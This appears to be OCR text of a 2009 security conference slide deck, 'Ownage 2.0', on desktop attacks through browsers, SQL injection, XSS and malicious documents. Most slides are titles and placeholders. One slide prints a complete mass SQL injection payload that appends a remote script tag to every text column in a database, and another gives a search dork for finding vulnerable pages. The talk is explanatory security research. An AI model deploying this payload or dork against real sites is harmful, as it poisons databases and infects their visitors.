Ownage 2.0

How to own the world, one desktop at a time

Saumil Shah, Net-Square

Deepsec


Vienna 2009

who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah


I'M IN UR BASE
KILLIN UR DOODZ


"The amount of intelligence in the world stays constant and the population increases."



The Attack Surface

The Attack Surface++

Browsers


Windows Live - Windows Internet Explorer
http://www.live.com/
Google
File Edit View Favorites Tools Help
mywebsearch Search Smiley Central Screensavers Cursor Mania PopSwatter Fun Cards
Alexa Search Info 9 Netvibes • Microsoft Corporation • Flickr • WordPress • del.icio.us • QDB amazon.com
DOGPILE Web Search Type Search Here Fetch 0 blocked NEWS Had Molested Children Before Yellow Pages White Pages
Ask Search Web Highlight PopSwatter MyStuff Sign In Zoom News Weather
DAP Options Softwa D/L 0 files DAP Drive
Search Web Mail My Yahoo! Answers Fantasy Sports Hockey
Google Go Bookmarks PageRank 0 blocked Check AutoLink AutoFill Send to Settings
altavista Search the Web Translate Highlight On: 0 Last Search
AOL Search Top Stories (6) Investing Games Sports (10) AOL Radio MapQuest
mamma Search Web News Images Advanced search
wordz Lookup: In: Dictionary Lookup
Search SEO PPC Links Favorites Shopping ToolbarBrowser Back 203917
Search Toolbars Engines Other Forum Manual Tutorial FAQ Toolbar Library Download
Windows Live
Welcome to Tabbed Brow...
Page Tools
Windows Live™
Sign in
Options | Personalize page
Live Search
Web Images News Local QnA Beta
Done
Internet | Protected Mode: Off
100%
4 Firefox Windows... X-Chat [1... Trellian s... Windows... Untitled -...
8:32 PM

Helping Hands

Taking your work to the masses




SQL Injection

XSS

Safe or Unsafe?

http://is.gd/4YBOd

The metamorphosis of script src


Web Hacking


DONT
INJECTZ
ME
BRO!

Mass SQL Injection vector

```
declare @m varchar(8000);
set @m='';
select @m=@m+'update['+a.name+']set['+b.name+']
=rtrim(convert(varchar,'+b.name+'))
+''<script src="http://is.gd/31337"></script>'';'
from dbo.sysobjects objs, dbo.syscolumns cols, dbo.systypes typs
where objs.id=cols.id
and objs.xtype='U'
and cols.xtype=typs.xtype
and typs.name='varchar';
set @m=REVERSE(@m);
set @m=substring(@m,PATINDEX('%;%',@m),8000);
set @m=REVERSE(@m);
exec(@m);
```


SQL Injection - Mass Discovery



Click to edit Master text styles
Second level
Third level
Fourth level
Fifth level

inurl:".asp" inurl:"a="

An example




- Click to edit Master text styles
  - Second level
    - Third level
      - Fourth level
        - Fifth level


Documents


Penetration Document FormatTM


"Confidence in a connected world"



The Solution?







net-square

saumil@net-square.com

www.net-square.com